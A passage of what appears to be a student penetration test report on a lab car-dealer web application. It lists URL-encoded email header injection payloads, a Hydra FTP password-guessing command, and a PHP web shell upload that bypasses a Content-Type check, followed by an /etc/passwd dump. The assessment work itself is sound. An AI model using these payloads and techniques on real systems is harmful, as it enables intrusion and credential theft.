- 1802417%40uad%2Eac%2Euk%0d%0aCc:1802417%40uad%2Eac%2Euk
- 1802417%40uad%2Eac%2Euk%0aBcc:1802417%40uad%2Eac%2Euk
- 1802417%40uad%2Eac%2Euk%0d%0aBcc:1802417%40uad%2Eac%2Euk
- %0aDATA%0afoo%0a%2e%0aMAIL+FROM:+1802417%40uad%2Eac%2Euk%0aRCPT+TO:1802417%40uad%2Eac%2Euk
- %0aDATA%0aFrom:+1802417%40uad%2Eac%2Euk%0aTo:1802417%40uad%2Eac%2Euk%0aSubject:+test%0afoo%0a%2e%0a
- %0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+1802417%40uad%2Eac%2Euk%0d%0aRCPT+TO:+1802417%40uad%2Eac%2Euk%0d%0aDATA%0d%0aFrom:+1802417%40uad%2Eac%2Euk%0d%0aTo:+1802417%40uad%2Eac%2Euk%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a

To do this, the ZAP Fuzzer tool was used, the request to be tested was selected. Then the variable to be tested was selected and added as a location. The above input was then entered one by one to be sent in the request. The fuzzer was then executed. Screenshots of the process are shown below. Each of the strings entered returned a 200 code and there were no emails sent to the address used in testing, showing that there is no SMTP Vulnerability.




Figure 1 – ZAP Fuzz tool selected the Subscribe to Newsletter field




Figure 2 – Location and variable selected




Figure 3 – Crafted input entered

3.10 TESTING FOR LOGIC FLAWS

3.10.1 Identifying the Attack Surface

A list of processes tested is shown below:

- Login Function
- Sign up Function
- Password Update Function
- Transition from guest user, to self-registered user, to logged in user
- Profile Update Function

3.10.2 Testing the Handling of Incomplete Input

To carry out this test, each function was tested by removing a parameter from the request to determine how the web application reacted. A table of tested parameters and results is shown below with any relevant screenshots shown after the table.

Function	Removed Parameter	Resultant Behavior
Sign Up Function	Full name	An account was created without a full name
	Email Address	An account was created without an email, therefore leaving it inaccessible
	Phone Number	An account was created without a Phone number
	Password	Account was created without a password
	Confirm Password	An account was created using the username and password entered.
Login Function	Email	The server rejected the login due to invalid details
	Password	The server dumped file directory information and user information
Update Profile	Full Name	The account information was updated, and the full name was changed to empty
	Email Address	The account information was unchanged
	Phone Number	The account information was updated, and the phone number was changed to empty
	Date of Birth	The account information was updated, and the date of birth was changed to empty
	Address	The account information was updated, and the address was changed to empty
	Country	The account information was updated, and the country was changed to empty
	City	The account information was updated, and the city was changed to empty
Update Password	Old Password	Password was changed to the new password entered
	New Password	Password to the account was made blank
	Confirm Password	Password was changed to the new password




Figure 1 – Screenshot of login function dump of directory paths

The Administrator portal was also tested in the same way but was not found to be vulnerable.

3.10.3 Trust Boundaries

Trust boundaries in place in the Astley cars web application included when a user entered information to register their account, or a guest user logged into their account. Though there was no opportunity to change state and test the application's reaction to requesting an authenticated page.


3.10.4 Transaction Logic

There was no evidence of any transactions used within the Astley Cars Web Application.

3.11 APPLICATION HOSTING - TESTING THE WEB SERVER

3.11.1 Testing for Default Credentials


A TCP Port scan was carried out to determine services running on the web server, Results of this scan are shown in the screenshot below.



A login was then attempted through the FTP service using the default login credentials, though this did not result in a successful login attempt. Hydra was then used to attempt to guess the login credentials, the command used is as follows: “hydra -l admin -P /usr/share/wordlists/metasploit/password.lst -V 192.168.1.20 ftp” though this did not yield a user login.

3.11.2 Testing for Default Content


The website CVEDetails was then used to determine if there were any vulnerabilities within the versions of technology used in the application, vulnerabilities found are listed below, with the highest risk shown or any that have a CVSS score more than 7.0.



– CVSS Scores & Vulnerability Types

CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	264


Figure 1 – CVSS Score of Apache HTTP Server 2.4.29 Vulnerability



– CVSS Scores & Vulnerability Types

CVSS Score	5.0
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	320


Figure 2 – CVSS Score of OpenSSL 1.0.2 Vulnerability



– CVSS Scores & Vulnerability Types

CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges
CWE ID	264


Figure 3 – CVSS Score of Perl 5.16.3 Vulnerability



– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Overflow
CWE ID	119

Figure 4 – CVSS Score of PHP 5.6.34 1 of 4 Vulnerabilities with a risk larger than 7.0



– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	125

Figure 5 – CVSS Score of PHP 5.6.34 2 of 4 Vulnerabilities with a risk larger than 7.0




Figure 6 – CVSS Score of PHP 5.6.34 3 of 4 Vulnerabilities with a risk larger than 7.0




Figure 7 – CVSS Score of PHP 5.6.34 4 of 4 Vulnerabilities with a risk larger than 7.0

Each of these vulnerabilities was then examined further, but no additional information or privilege could be gained.

3.12 OTHER TESTING

3.12.1 File Upload Vulnerability

When logged in, the user was also able to update their profile picture. This presented the possibility of a File Upload Vulnerability. To test this, a php shell was uploaded to the changepicture.php page. The first attempt was rejected, but after intercepting the request and changing the content type before sending the post request, the file was accepted. Screenshots are shown below.




Figure 1 – Header of the request intercepted in Zap with change to Content-Type




Figure 2 – Response from the server after PHP Shell upload

The result of the shell upload was that multiple files such as the /etc/passwd file and system information were gained using the ":audit_filesystem", ", screenshots of this output are shown below.

```
daemon@osboxes:/opt/lampp/htdocs/studentsite/pictures $ :audit_etcpasswd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false
ntp:x:109:114::/home/ntp:/bin/false
whoopsie:x:110:115::/nonexistent:/bin/false
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false
pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
mysql:x:999:1001::/home/mysql:
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash
daemon@osboxes:/opt/lampp/htdocs/studentsite/pictures $
```

Figure 3 – Output of ":audit_etcpasswd" Command

